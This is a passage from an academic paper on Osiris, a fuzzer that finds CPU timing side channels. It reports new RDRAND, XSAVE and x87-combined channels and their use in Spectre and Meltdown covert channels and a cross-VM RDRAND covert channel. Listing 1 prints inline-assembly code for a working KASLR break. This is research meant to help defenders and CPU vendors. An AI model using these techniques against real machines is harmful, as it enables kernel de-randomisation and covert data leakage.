AVX2-Based Side Channel. Osiris also found 514 instances of the AVX-based side channel [84]. For this side channel, the $\text{Seq}_{\text{trigger}}$ and $\text{Seq}_{\text{measure}}$ contain AVX2 or AVX512 instructions, and $\text{Seq}_{\text{reset}}$ is simply idling. According to Schwarz et al. [84], a busy-wait executing for around 2 700 000 cycles would power down the AVX2 SIMD unit. However, our manual tests showed that a busy wait of 8000 cycles is, in fact, sufficient.

Interestingly, we also observed during the manual inspection a variant of the AVX2 side channel that contains the PAUSE in its $\text{Seq}_{\text{reset}}$. Figure 4d visualizes the behavior of this new variant for 200 000 executions. As shown in the figure, this variant is, in fact, more stable than the variant based on busy wait. In particular, we observed a difference of 226 cycles between the medians of the two distributions, which is twice the difference for triples that have a busy-wait as $\text{Seq}_{\text{reset}}$.

5.5 Finding Novel Side Channels

To demonstrate the effectiveness of our fuzzer, we tested its ability to uncover new side channels. After running our fuzzer for 21 days, we automatically uncovered 4 different, previously unknown side channels. Table 3 shows an overview of the reported side channels. In the following, we briefly present each of these side channels.

RDRAND-Based Side Channel. This side channel consists of triples having the RDRAND instructions in both $\text{Seq}_{\text{trigger}}$ and $\text{Seq}_{\text{measure}}$, and the sleep pseudo-instruction in $\text{Seq}_{\text{reset}}$. Figure 4a visualizes the behavior of this side channel for 200 000 executions. We observed a difference of 228 cycles between the medians of the two distributions. Setting a simple threshold to the average of these two medians leads to a success rate of 84.28 % when attempting to distinguish between the two states S_0 and S_1. While it is unlikely that detecting the execution of the RDRAND instruction leads to a side-channel attack, we demonstrate in Section 6.3 that this finding can be used for a stealthy cross-core covert channel.

XSAVE-Based Side Channel. This side channel consists of triples having the XSAVE or XSAVE64 instructions in both $\text{Seq}_{\text{trigger}}$ and $\text{Seq}_{\text{measure}}$. For this side channel, $\text{Seq}_{\text{reset}}$ can contain various instructions. However, we distinguish between two variants: (1) a non-transient variant that contains LSL, RDRAND, LAR, FLD, FXRSTOR64, or FXSAVE64 instructions in $\text{Seq}_{\text{reset}}$; and (2) a transient variant that contains XSAVEOPT instruction in addition to most x87-FPU instructions.

Figure 4b visualizes the behaviour for 200 000 executions of a triple formed of XSAVE [R8] in both $\text{Seq}_{\text{trigger}}$ and $\text{Seq}_{\text{measure}}$, and LAR ECX, EDX in $\text{Seq}_{\text{reset}}$. We observed a difference of 158 cycles between the medians of the two distributions. Using the average of the two medians as threshold leads to a rather unstable behaviour, though. We observe a success rate of only 75.10 % when attempting to distinguish between the two states S_0 and S_1.

MMX Combined with x87-FPU. This side channel consists of triples having the MMX instructions in both $\text{Seq}_{\text{trigger}}$ and $\text{Seq}_{\text{measure}}$, and x87-FPU in $\text{Seq}_{\text{reset}}$. Figure 4c shows the histogram for 200 000 executions of the triples. The reported triples have a time measurement difference of 90 cycles in the median. We could reliably distinguish between the states S_0 and S_1 with an accuracy of 99.99 %.

AVX2 Combined with x87-FPU. This side channel consists of triples having the AVX, AVX2, AVX512, FMA, or F16C instructions in both $\text{Seq}_{\text{trigger}}$ and $\text{Seq}_{\text{measure}}$, and x87-FPU in $\text{Seq}_{\text{reset}}$. The reported triples have a time measurement difference in the interval of 72 to 208 cycles.

Figure 4d visualizes the behavior for 200 000 executions of a triple formed of VFMADD132PD YMM1, YMM2, [R8] in both $\text{Seq}_{\text{trigger}}$ and $\text{Seq}_{\text{measure}}$, and FISTP [R8] in $\text{Seq}_{\text{reset}}$. We observe a difference of 166 cycles between the medians of the two distributions. A threshold can distinguish the two states S_0 and S_1 at a success rate of 99.95 %. In Section 6.1, we show that this side-channel leakage can be used for a fast covert channel for Spectre attacks.

6 Case Studies

In this section, we present three case studies based on the newly detected side channels (cf. Section 5). Section 6.1 demonstrates that the newly discovered side channels can be used for transient-execution attacks. They can be used in Spectre attacks to increase the space of possible gadgets, as well as in Meltdown-type attacks to increase the leakage. Section 6.2 introduces a novel microarchitectural attack against

Table 3: Overview of the novel side channels.

Side Channel Name	Example $\text{Seq}_{\text{trigger}}$	Example $\text{Seq}_{\text{measure}}$	Example $\text{Seq}_{\text{reset}}$	Timing Diff.
RDRAND	`RDRAND`	`RDRAND`	Sleep Pseudo-Inst.	228 cycles
XSAVE	`XSAVE [R8]`	`XSAVE [R8]`	`LAR ECX, EDX`	158 cycles
MMX-x87-FPU	`PHADDD MM1, [R8]`	`PHADDD MM1, [R8]`	`FLDLN2`	90 cycles
AVX2-x87-FPU	`VDMADD132PD YMM1, YMM2, [R8]`	`VFMADD132PD YMM1, YMM2, [R8]`	`FISTP [R8]`	166 cycles

kernel-level ASLR (KASLR) based on the results discovered by Osiris. This novel KASLR break even works on the newest Intel Ice Lake and Comet Lake microarchitectures, even if all known mitigations are in place. Section 6.3 shows that the `RDRAND`-based side channel can be used as a cross-core covert channel in the cloud without relying on the cache.

6.1 Transient-Execution Covert Channels

Transient-execution attacks [17], *i.e.*, Spectre- and Meltdown-type attacks, always require a microarchitectural covert channel to transfer the microarchitecturally-encoded data into the architectural state. Typically, these attacks rely on a cache covert channel [17], as also shown in the original Spectre [50] and Meltdown [57] paper. Cache-based covert channels have the advantage that they are ubiquitous, fast, and reliable [17, 50, 57]. In this case study, we show that our new side channels can potentially increase the number of Spectre gadgets, and optimize the leakage for Meltdown-type attacks.

Spectre Attacks. Bhattacharyya et al. [12] and Schwarz et al. [80, 84] already showed different covert channels for Spectre. Their covert channels are based on port contention, vector instructions, and the TLB, respectively. In this case study, we show that our newly discovered side channel based on `AVX2` and `x87-FPU` can also be used for Spectre attacks.

We implement a proof-of-concept Spectre attack that uses this side channel as the covert channel. Our proof of concept exploits Spectre-PHT [50] to leak a string outside of the bounds of an array. We can use the same gadgets as in a NetSpectre attack [84] and similar gadgets as used in SMoTherSpectre [12]. More specifically, exploiting the discovered side channels would require finding specific gadgets (conditional trigger sequence) in the victim code. Such gadgets could also be constructed in combination with other Spectre vulnerabilities using speculative ROP [11, 12]. Depending on the value of a transiently accessed bit, an `AVX2` instruction is executed or not executed. While NetSpectre simply waits for the state to be reset, we rely on the findings of Osiris that executing an `x87-FPU` instruction resets the state faster. The receiving end of the covert channel is again an `AVX2` instruction. We tested our code on an Intel Core i7-9700K, where we achieved a leakage rate of 2407 bit/s with an error rate of 0.43 %. This is 2.4 times as fast as the transmission rate of the `AVX`-based covert channel used in NetSpectre [84].

Meltdown Attacks. In Meltdown-type attacks, both the sending and the receiving end of the covert channel are entirely attacker-controlled. So far, all Meltdown-type attacks [15, 17, 57, 77, 82, 87, 91, 93] relied on the cache and typically on Flush+Reload to recover the information from the cache. Even though Flush+Reload is extremely fast and reliable, it is still the bottleneck for leaking data [57].

With Stream+Reload, we introduce a new cache attack for improving the leakage rate of Meltdown-type attacks. Stream+Reload is based on the discovery of Osiris that non-temporal memory stores flush the target from the cache. While a cache attack that requires shared writable memory is not useful in a typical side-channel scenario, it is ideal as a fast covert channel for transient-execution attacks. Stream+Reload replaces the `CLFLUSH` instruction with a `MOVNTDQ` instruction. The `MOVNTDQ` instruction has a similar effect as the `CLFLUSH` instruction. It evicts the target cache line from the cache [43].

Reliability of Eviction. Using L3 performance counters, we confirmed that the `MOVNTDQ` instruction indeed reliably evicts the cache line from all cache levels. With respect to the eviction reliability, there is no difference between `MOVNTDQ` and `CLFLUSH` or `CLFLUSHOPT`. Both for Stream+Reload and Flush+Reload, we measured an F-score of 1.0 (n = 10 000 000). Furthermore, even novel cache designs [59, 76, 97] likely do not prevent this type of eviction, as they only block the flush instruction and prevent the efficient creation of eviction sets.

Performance. We observe one significant difference between Flush+Reload and Stream+Reload. Although in both attacks, the value is evicted from all cache levels, the reload of a value flushed using `MOVNTDQ` is significantly faster on all our tested CPUs. On the i7-8565U, for example, reloading a value when it was flushed takes on average 253 cycles (n = 20 000 000) (including an `MFENCE` each before and after the memory load). In contrast, when the value was evicted using `MOVNTDQ`, reloading only takes 172 cycles (n = 20 000 000). Analyzing the uncore performance counters shows that this time difference for loading the data originates from the uncore (`offcore_requests_outstanding.cycles_with_data_rd`). We attribute the time difference to the cache-coherency protocol. Flushing the cache line puts the cache line into the *invalid* state, while writing to the cache line puts it into the *modified* state [66, 71]. When loading the flushed cache line, it switches to the *exclusive* state, while the *modified* state stays the same. Due to the different behaviors of cache snooping, loading from different cache coherence states also results in different latencies [66].

Results. The faster reload time allows encoding 2.5x more values during the transient window. In a Meltdown proof of concept relying on Stream+Reload, we can, on average, leak 7.83 bytes at once ($n = 100\,000$) (Intel i3-5010U).[4] Previous work was only able to leak up to 3 bytes [57, 65, 77, 82].

6.2 MOVNT-based KASLR Break

KASLR has been subject to almost countless microarchitectural attacks in the past [15, 16, 24, 33, 42, 49, 62, 80]. As a response, researchers, CPU vendors, and OS maintainers have developed several countermeasures [2, 16, 29, 32]. In particular, the newest 10th-generation Intel CPUs (Ice Lake and Comet Lake) are immune to many microarchitectural KASLR breaks, including the recently discovered EchoLoad attack [16]. However, our newly-discovered side channel can be used to break KASLR even on those architectures.

Based on the discovery of Osiris that the `MOVNT` instruction evicts a cache line, we manually evaluated whether this eviction also works for inaccessible addresses such as kernel addresses. Previous work showed that even for Meltdown-resistant CPUs, memory loads [16, 92] and stores [80] can infer side-channel information from the kernel. Although `MOVNT` could not directly evict kernel memory, we observed changes in the cache state on seemingly unrelated memory. If the targeted kernel address is invalid, *i.e.*, not physically backed, we observe that an unrelated `MOV` on user memory issued after the `MOVNT` fails. If the kernel address is physically backed, the `MOV` is successful. Hence, this allows de-randomizing the location of the kernel, effectively breaking KASLR.

```
1  try {
2    asm volatile(
3      "clflush 0(%[probe])\n"
4      "movq %%rsi, (%[dummy])\n"
5      "movntdqa (%[kernel]), %%xmm1\n"
6      "movq (%[probe]), %%rax\n"
7    ) : : [probe]"r"(probe), [dummy]"r"(dummy),
8          [kernel]"r"(kernel)
9      : "rax", "xmm1", "rsi", "memory");
10 } catch {
11   if(uncached(probe)) return MAPPED;
12   else return UNMAPPED;
13 }
```

Listing 1: The main part of FlushConflict. The probe memory is uncached if the kernel address is physically backed.

Listing 1 shows the minimal working example of our KASLR break, FlushConflict, that we created from our findings on `MOVNT`. A user-accessible memory address (`probe`) is flushed, followed by a write to an unrelated address, acting as a reordering barrier. Afterward, the kernel address (`kernel`) is read using `MOVNT`. Finally, `probe` is accessed. As the load from the kernel address leads to a fault, exceptions are handled using a signal handler for this code. After resolving the fault, the cache state of `probe` is observed, e.g., using Flush+Reload. If `probe` is cached, the kernel address is invalid, if `probe` is not cached, the kernel address is valid.

[4] We used this older CPU as the new CPUs are not affected by Meltdown.

Table 4: The evaluated CPUs for the KASLR break.

CPU (Microarchitecture)	Accuracy (idle)	Accuracy (stress)	Runtime
Intel Core i5-3230M (Ivy Bridge)	99 %	97 %	34 ms
Intel Core i5-4690 (Haswell)	100 %	99 %	221 ms
Intel Core i3-5010U (Broadwell)	99 %	97 %	5 ms
Intel Core i7-6700K (Skylake)	99 %	98 %	9 ms
Intel Core i7-8565U (Whiskey Lake)	100 %	92 %	6 ms
Intel Core i7-9700K (Coffee Lake)	100 %	98 %	102 ms
Intel Core i9-9980HK (Coffee Lake)	99 %	99 %	65 ms
Intel Core i3-1005G1 (Ice Lake)	96 %	96 %	300 ms
Intel Core i7-10510U (Comet Lake)	99 %	97 %	84 ms
Intel Celeron J4005 (Gemini Lake)	99 %	99 %	349 ms
Intel Xeon Platinum 8124M (Skylake-SP)	99 %	99 %	318 ms

Root-Cause Hypothesis. Using performance counters, we analyzed the behavior of FlushConflict. The `CLFLUSH` and load access to the same address trigger a cache-line conflict as also exploited in ZombieLoad [82]. Even though, at first, the write to `dummy` seems unrelated, it is guaranteed to be ordered with `CLFLUSH` [45] and hence influences the overall timing of the executed code in the processor pipeline. Alternatively, this line can also be removed entirely (depending on the CPU) or replaced by a different method to add a delay, e.g., using a dummy loop. However, adding a serializing instruction, such as a fence, breaks the attack, as it forces the `CLFLUSH` to retire, preventing the cache-line conflict with the load. If `kernel` is physically backed, we observe a page-table walk (`dtlb_load_misses.miss_causes_a_walk`). If `kernel` is *not* physically backed, we observe 2 page-table walks, *i.e.*, the page-table walk is repeated. That is in agreement with Canella et al. [16], showing that loads from non-present kernel pages are re-issued. As this case takes longer [49] and faults are only detected at the retirement of instructions, it gives other out-of-order executed instructions more time to execute. We hypothesize that if the kernel address is unmapped, the processor has a long-enough speculation window to execute the flush, write, and the last load. As a result of this, the last load brings `probe` back to the cache. In the case of a mapped kernel address, the processor detects the fault earlier and hence stops the execution before the last load was issued. As a result, `probe` is cached if `kernel` is not physically backed, and not cached if `kernel` is physically backed. The observed performance counters back this hypothesis. For an unmapped address, `mem_load_retired_l3_miss` shows fewer events. However, the number of cycles spent waiting for memory (`cycle_activity.cycles_l3_miss`) is slightly higher. This indicates that there are ongoing load instructions that never retire, backing the hypothesis that the last load is only executed transiently when the address is unmapped.

Applicability. We tested our microarchitectural KASLR break on Intel CPUs from the 3^{rd} to the 10^{th} generation, *i.e.*,

Table 5: The evaluated CPUs for the RDRAND covert channel.

CPU	Setup	Cross-HT		Cross-Core	
		Speed	Error	Speed	Error
Intel Core i5-3230M	Lab	133.3 bit/s	8.87 %	133.3 bit/s	0.05 %
Intel Core i3-5010U	Lab	666.7 bit/s	0.30 %	333.3 bit/s	1.82 %
Intel Core i7-8565U	Lab	400.0 bit/s	0.65 %	166.7 bit/s	0.63 %
Intel Core i9-9980HK	Lab	500.0 bit/s	0.76 %	117.6 bit/s	9.25 %
Intel Core i3-1005G1	Lab	1000.0 bit/s	0.37 %	1000.0 bit/s	0.00 %
Intel Xeon E5-2686 v4	Cloud	500.0 bit/s	0.21 %	333.3 bit/s	2.48 %
Intel Xeon E5-2666 v3	Cloud	666.7 bit/s	2.64 %	95.2 bit/s	0.88 %
AMD Ryzen 5 2500U	Lab	48.8 bit/s	2.80 %	48.8 bit/s	2.00 %
AMD Ryzen 5 3550H	Lab	666.7 bit/s	2.10 %	500.0 bit/s	2.50 %




Figure 5: Using the RDRAND covert channel to send the bit stream 100101101001011010010110... from one CPU core to a different physical core (Intel Core i3-1005G1).

from Ivy Bridge to Comet Lake. As shown in Table 4, we used desktop (Core), server (Xeon), and mobile (Celeron) CPUs.

In contrast, we experimentally verified that EchoLoad [16], which works on a large range of Intel CPUs from 2010 to 2019, does not work on Ice Lake or Comet Lake. We confirm that the KASLR break is operating-system agnostic by successfully mounting it on Linux and Windows 10.

In the case of KPTI, *i.e.*, on CPUs that are not Meltdown-resistant, the KASLR break detects the trampoline used to switch to the kernel. Otherwise, if the CPU is Meltdown-resistant or KPTI is disabled, the KASLR break detects the start of the kernel image. As an unprivileged attacker can read out the state of KPTI and whether the CPU is vulnerable to Meltdown, the attacker always knows the start of the kernel image. Moreover, as the kernel image itself is not randomized, knowing the kernel version and the start of the kernel image is sufficient to calculate the location of any kernel part.

Additionally, we tested the KASLR break by simulating a realistic environment by artificially raising the pressure on the CPU and memory subsystem using the *stress* utility. We still observe success rates ranging from 92% to 99% for the different microarchitectures ($n = 100$). Furthermore, we verified the KASLR break in a cloud scenario by testing it on an Intel Xeon Platinum 8124M in the AWS cloud.

Performance. On average, our KASLR break detects the start of the kernel image within 136 ms ($n = 1100$) While not the fastest microarchitectural KASLR break, it is on par with other microarchitectural KASLR breaks [16].

6.3 RDRAND Covert Channel in the Cloud

Osiris discovered a timing leakage in the RDRAND instruction on both Intel and AMD CPUs. In this section, we present a cross-core covert channel based on these timing differences. We evaluate the capacity in a cross-thread scenario (Section 6.3.2), and across cores and VMs (Section 6.3.3). Finally, we analyze the leakage reason (Section 6.3.4).

6.3.1 Setup

The setup consists of a sender and a receiver application. In our proof-of-concept implementation, sender and receiver are simply time-synchronized, *i.e.*, they rely on a common time source such as the timestamp counter. To send a '1'-bit, the sender repeatedly executes the RDRAND instruction for a fixed time τ. To send a '0'-bit, the sender idles for τ. The receiver measures the latency of the RDRAND instruction over a period of τ. The latency directly corresponds to the sent bit, *i.e.*, a high latency is caused by a '1'-bit, and a low latency is caused by a '0'-bit. We note that this setup is not optimal, as there are more advanced techniques for synchronization, including error correction [22, 64, 99]. However, our goal is to show the feasibility and the noise-resistance of this channel, not how far it can be optimized using better engineering.

6.3.2 Same-core Leakage

We evaluated an RDRAND-based covert channel across hyperthreads to estimate the maximum capacity of this channel. Note that the leakage in a cross-hyperthread channel is boosted by port contention as well [7, 12]. Moreover, on Intel CPUs, Intel documents that the microcode update preventing SRBDS [77] serializes RDRAND executions on the same core [47]. Hence, to rule out any influence of the microcode fixes, we evaluated the channel with and without the active patches. As AMD CPUs are not susceptible to SRBDS, there is no microcode influence to rule out. As Table 5 shows, we verified the covert channel on all Intel microarchitectures since at least the Ivy Bridge microarchitecture, and also on the AMD Zen and Zen+ microarchitecture. We achieve the best results on the newest microarchitectures, with 1000 bit/s (0 % error) on Intel and 666.7 bit/s (2.1 % error) on AMD. While a same-core channel is usually irrelevant, it shows the upper bound of the leakage achievable across cores.

6.3.3 Cross-core Leakage

In addition to the expected leakage across hyperthreads, we evaluate the channel across physical cores.

Local Environment. Figure 5 shows a cross-core transmission in a local environment. While the signal is weaker than in the cross-hyperthread scenario, we still manage to transmit data reliably. As shown in Table 5, the channel achieves up to 1000 bit/s with a low error rate down to 0 %.

AWS Cloud. To further evaluate the applicability of the covert channel in a real-world scenario, we mounted it be-

Table 6: Transmission and error rates of state-of-the-art cross-core covert channels sorted by transmission speed.

Covert channel (Element)	Speed	Error rate
Liu et al. [60] (L3)	600 kbit/s	1.00 %
Pessl et al. [75] (DRAM)	411 kbit/s	4.11 %
Maurice et al. [64] (L3)	362 kbit/s	0.00 %
Evtyushkin et al. [22] (RDSEED)	71 kbit/s	0.00 %
Ragab et al. [77] (CPUID)	24 kbit/s	5.00 %
Ours (RDRAND)	1000 bit/s	0.00 %
Maurice et al. [63] (L3)	751 bit/s	5.70 %
Wu et al. [99] (memory bus)	747 bit/s	0.09 %
Semal et al. [85] (memory bus)	480 bit/s	5.46 %
Schwarz et al. [83] (DRAM)	11 bit/s	0.00 %

tween two virtual machines running in the AWS cloud. To ensure that we do not interfere with other users, we used a dedicated C3 host with an Intel Xeon E5-2666 v3. We were able to transmit 95.2 bit/s across two different virtual machines running on the same CPU with an error rate of 0.88 %. Additionally, the host had a third virtual machine running to simulate realistic noise. For completeness, we also verified that the covert channel works across hyperthreads and cores inside a single virtual machine in this setup (cf. Table 5).

Comparison to Other Cross-Core Covert Channels. Table 6 shows a comparison of the transmission speed for state-of-the-art cross-core covert channels. While the `RDRAND`-based covert channel is much slower than modern cache-based covert channels, it has two huge advantages. First, there are no performance counters for the hardware random number generator. Thus, this channel cannot be easily detected or prevented by current approaches relying on performance counters [19, 40, 48, 72]. We also used the open-source HexPADS framework [72] to verify that it cannot detect the covert channel. Second, in contrast to memory-based covert channels, this channel is agnostic to any typical system noise caused by memory accesses on the sender core. As typical workloads do not execute `RDRAND` in a high frequency, we do not see a high impact on the transmission rate, even for high workloads. We verified that by running the Linux tool `stress` for both the CPU and the memory on the sender core does not prevent the covert channel. Even in this scenario, with an extremely high load of 100 % on the sibling hyperthread, we manage to transmit 500.0 bit/s with an error rate of 7.34 %.

Furthermore, as our covert channel does not rely on the memory subsystem, defenses proposed against cache attacks [59, 76, 96, 97, 104, 105] do not prevent our channel. Even existing partitioning features, such as Intel CAT, which can be used to prevent cache-based cross-VM covert channels [58] do not affect the `RDRAND`-based covert channel.

6.3.4 Explanation for RDRAND Side Channel

As the hardware random number generator is shared across all cores, simultaneous use by multiple cores leads to contention. Hence, as with many cross-core covert channels [22, 63, 75, 99], the root cause is the contention of a resource shared across cores, such as the L3 cache or the memory bus. However, in contrast to previous covert channels, we could not identify any performance counters related to `RDRAND`. While this makes the analysis more difficult, it also increases the stealthiness of the channel, as it cannot be detected easily.

While previous work showed that the `RDSEED` instruction can exhaust the hardware random-number generator (RNG) [22], the `RDRAND` instruction has not been analyzed for side-channel leakage. Moreover, Evtyushkin et al. [22] only exploited an architectural value, *i.e.*, a cleared carry flag, indicating that the RNG is exhausted, and not differences in the execution time. At first glance, it might seem obvious that `RDRAND` also suffers from exhaustion as it fundamentally relies on the `RDSEED` instruction. `RDSEED` is quickly exhausted, as it provides the randomness directly from the hardware element. However, Evtyushkin et al. [22] observed that `RDRAND` provides the numbers from a pseudo-RNG and can thus provide continuous streams of numbers. We confirm that the `RDRAND`-based leakage is *not* due to exhaustion. While measuring the timing differences, the instruction does not indicate that the RNG is exhausted, *i.e.*, the carry flag was always set [44].

We additionally ruled out the microcode updates preventing CrossTalk [77] as a cause for the timing differences. While these updates reduce the bandwidth of `RDRAND` across hyperthreads due to serialization, they do not affect the cross-core behavior [47]. We verified that by successfully mounting the covert channel with and without the microcode update, and also by disabling the mitigation on patched systems via the `IA32_MCU_OPT_CTRL` model-specific register.

7 Discussion

With Osiris, we present a generic approach for detecting timing-based side channels. Our current prototype still has several limitations preventing it from finding even more side channels. However, these are not conceptual limitations. It would merely require a lot more engineering to solve them. In the current version, we only consider side channels where the timing difference is around 100 cycles. Any side channel with a smaller timing difference, e.g., Flush+Flush [35], CacheBleed [102] or the AMD way predictor [56], is currently not reported. One practical reason is that Osiris runs on a commodity Linux system, where it is tough to eliminate all influences on the measurement. Even when isolating cores, several microarchitectural elements are shared across all cores, there are still remaining interrupts, and the power management of the CPU can change the CPU frequency, e.g., for thermal reasons. Hence, to reliably detect small timing

differences, Osiris would have to run on a custom operating system designed for microarchitectural research, such as Sushi Roll [26]. In line with related work [27, 30], our prototype only considers sequences consisting of one instruction. As a consequence, eviction-based side channels such as Evict+Reload, Evict+Time, Prime+Probe, or Reload+Refresh are not detected. However, related work [34, 94, 95] showed that eviction strategies can also be found automatically. Moreover, for specific problems, the search space can be reduced by mutating existing instruction sequences (similar to Medusa [65]) or instruction operands instead of randomly generating them. Therefore, Osiris can be augmented by these techniques to also find eviction-based side channels and support multi-instruction sequences (e.g., fault suppression). Furthermore, using performance counters, power (RAPL), and debug interfaces (Intel VISA/ITP-XDP) as feedback mechanisms, the fuzzer could monitor resource usage and microarchitectural conflicts to guide the sequence generation process. This would allow finding eviction-based channels: (i) Start with multiple loads as a reset sequence, (ii) Mutate the loaded addresses while maximizing (guidance) the cache miss count until a time difference is detected.

Still, despite these current limitations of the prototype, Osiris discovered novel timing-based side channels within hours of runtime. These side channels led to the discovery of a new microarchitectural KASLR break, a previously unknown cross-VM covert channel, and an improvement for transient-execution attacks. Hence, we argue that Osiris is a useful tool for automating the search for timing-based side channels that can also be used by CPU vendors to detect such side channels introduced by new ISA extensions automatically.

Also, Osiris can be extended to other architectures, e.g., ARMv8, with relative ease. To this end, the main parts that need to be adapted are the code generation stage, particularly the offline phase to construct possible instruction variants, and the execution stage. The current implementation of Osiris uses inlined instructions to measure the execution time, which would need to be changed for the target architecture (see Section 4). However, this task can be simplified by refining the current approach to use other timing primitives [55].

8 Conclusion

Our findings illustrate that prior side channels targeted only a subset of many micro-architectural changes. We show several additional, undocumented instruction side effects that attackers can leverage for security-critical side channels. This has severe implications to existing and future side-channel defenses, as each of them is based on a specific threat model that frames (known) attack capabilities. We, therefore, see our proposed fuzzing-based technique as the first *systematic*, *generic*, and *automated* attempt to fast-forward the arms race of detecting (and then, ultimately, defending against) such side channels. The newly discovered side channels and their application to three use cases raise our confidence that Osiris can indeed support this endeavor. When used during the CPU design stage, Osiris helps to eliminate—or at least to document—side channels early on. For this reason, we released Osiris as an open-source tool.

Acknowledgments

We thank the anonymous reviewers and our shepherd, Mathias Payer, for their helpful comments and suggestions that substantially helped in improving the paper, as well as Moritz Lipp (Graz University of Technology) for feedback on an earlier version of the paper. Furthermore, we thank the Saarbrücken Graduate School of Computer Science for their funding and support for Daniel Weber. This work partially was supported by grant from the German Federal Ministry of Education and Research (BMBF) through funding for the CISPA-Stanford Center for Cybersecurity (FKZ:13N1S0762).

References

[1] Andreas Abel and Jan Reineke. uops.info: Characterizing Latency, Throughput, and Port Usage of Instructions on Intel Microarchitectures. In *ASPLOS*, 2019.

[2] Accardi, Kristen Carlson. Function Granular KASLR, 2020. URL: https://patchwork.kernel.org/project/kernel-hardening/list/?series=354389.

[3] Onur Acıiçmez, Shay Gueron, and Jean-pierre Seifert. New Branch Prediction Vulnerabilities in OpenSSL and Necessary Software Countermeasures. In *Proceedings of the 11th IMA International Conference on Cryptography and Coding*, 2007.

[4] Onur Acıiçmez, Çetin Kaya Koç, and Jean-pierre Seifert. On the Power of Simple Branch Prediction Analysis. In *AsiaCCS*, 2007.

[5] Onur Acıiçmez and Werner Schindler. A Vulnerability in RSA Implementations Due to Instruction Cache Analysis and Its Demonstration on OpenSSL. In *CT-RSA 2008*. 2008.

[6] Onur Acıiçmez, Jean-Pierre Seifert, and Çetin Kaya Koç. Predicting secret keys via branch prediction. In *CT-RSA*, 2007.

[7] Alejandro Cabrera Aldaya, Billy Bob Brumley, Sohaib ul Hassan, Cesar Pereida García, and Nicola Tuveri. Port Contention for Fun and Profit. In *S&P*, 2018.

[8] Arm. A-Profile Exploration tools, 2017. URL: https://developer.arm.com/architectures/cpu-architecture/a-profile/exploration-tools.

[9] Cornelius Aschermann, Sergej Schumilo, Tim Blazytko, Robert Gawlik, and Thorsten Holz. REDQUEEN: fuzzing with input-to-state correspondence. In *NDSS*, 2019.

[10] Sarani Bhattacharya, Chester Rebeiro, and Debdeep Mukhopadhyay. Hardware prefetchers leak: A revisit of SVF for cache-timing attacks. In *MICRO*, 2012.

[11] Atri Bhattacharyya, Andrés Sánchez, Esmaeil M. Koruyeh, Nael Abu-Ghazaleh, Chengyu Song, and Mathias Payer. Specrop: Speculative exploitation of ROP chains. In *RAID*, San Sebastian, 2020.

[12] Atri Bhattacharyya, Alexandra Sandulescu, Matthias Neugschwandt ner, Alessandro Sorniotti, Babak Falsafi, Mathias Payer, and Anil Kurmus. SMoTherSpectre: exploiting speculative execution through port contention. In *CCS*, 2019.

[13] Tim Blazytko, Cornelius Aschermann, Moritz Schlögel, Ali Abbasi, Sergej Schumilo, Simon Wörner, and Thorsten Holz. GRIMOIRE: Synthesizing structure while fuzzing. In *USENIX Security Symposium*, 2019.

[14] Samira Briongos, Pedro Malagón, José M Moya, and Thomas Eisenbarth. RELOAD+REFRESH: Abusing Cache Replacement Policies to Perform Stealthy Cache Attacks. In *USENIX Security Symposium*, 2020.

[15] Claudio Canella, Daniel Genkin, Lukas Giner, Daniel Gruss, Moritz Lipp, Marina Minkin, Daniel Moghimi, Frank Piessens, Michael Schwarz, Berk Sunar, Jo Van Bulck, and Yuval Yarom. Fallout: Leaking Data on Meltdown-resistant CPUs. In *CCS*, 2019.

[16] Claudio Canella, Michael Schwarz, Martin Haubenwallner, Martin Schwarzl, and Daniel Gruss. KASLR: Break It, Fix It, Repeat. In *AsiaCCS*, 2020.

[17] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A Systematic Evaluation of Transient Execution Attacks and Defenses. In *USENIX Security Symposium*, 2019. Extended classification tree and PoCs at https://transient.fail/.

[18] Peng Chen and Hao Chen. Angora: Efficient fuzzing by principled search. In *IEEE S&P*, 2018.

[19] Marco Chiappetta, Erkay Savas, and Cemal Yilmaz. Real time detection of cache-based side-channel attacks using hardware performance counters. ePrint 2015/1034, 2015.

[20] Christopher Domas. Breaking the x86 ISA, v. 2017-07-27. *Black Hat US*, 2017.

[21] Michael Eddington. Peach Fuzzer. URL: https://www.peach.tech/.

[22] Dmitry Evtyushkin and Dmitry Ponomarev. Covert channels through random number generator: Mechanisms, capacity estimation and mitigations. In *CCS*, 2016.

[23] Dmitry Evtyushkin, Dmitry Ponomarev, and Nael Abu-Ghazaleh. Covert channels through branch predictors: a feasibility study. In *HASP*, 2015.

[24] Dmitry Evtyushkin, Dmitry Ponomarev, and Nael Abu-Ghazaleh. Jump Over ASLR: Attacking Branch Predictors to Bypass ASLR. In *MICRO*, 2016.

[25] Dmitry Evtyushkin, Ryan Riley, Nael CSE Abu-Ghazaleh, ECE, and Dmitry Ponomarev. BranchScope: A New Side-Channel Attack on Directional Branch Predictor. In *ASPLOS*, 2018.

[26] Brandon Falk. Sushi Roll: A CPU research kernel with minimal noise for cycle-by-cycle microarchitectural introspection, 2019. URL: https://gamozolabs.github.io/metrology/2019/08/19/sushi_roll.html.

[27] Anders Fogh. Covert Shotgun: automatically finding SMT covert channels, 2016. URL: https://cyber.wtf/2016/09/27/covert-shotgun/.

[28] Qian Ge, Yuval Yarom, David Cock, and Gernot Heiser. A Survey of Microarchitectural Timing Attacks and Countermeasures on Contemporary Hardware. *Journal of Cryptographic Engineering*, 2016.

[29] David Gens, Orlando Arias, Dean Sullivan, Christopher Liebchen, Yier Jin, and Ahmad-Reza Sadeghi. LAZARUS: Practical Side-Channel Resilient Kernel-Space Randomization. In *RAID*, 2017.

[30] Ben Gras, Cristiano Giuffrida, Michael Kurth, Herbert Bos, and Kaveh Razavi. ABSynthe: Automatic Blackbox Side-channel Synthesis on Commodity Microarchitectures. In *NDSS*, 2020.

[31] Daniel Gruss. *Software-based Microarchitectural Attacks*. PhD thesis, Graz University of Technology, 2017.

[32] Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, Clémentine Maurice, and Stefan Mangard. KASLR is Dead: Long Live KASLR. In *ESSoS*, 2017.

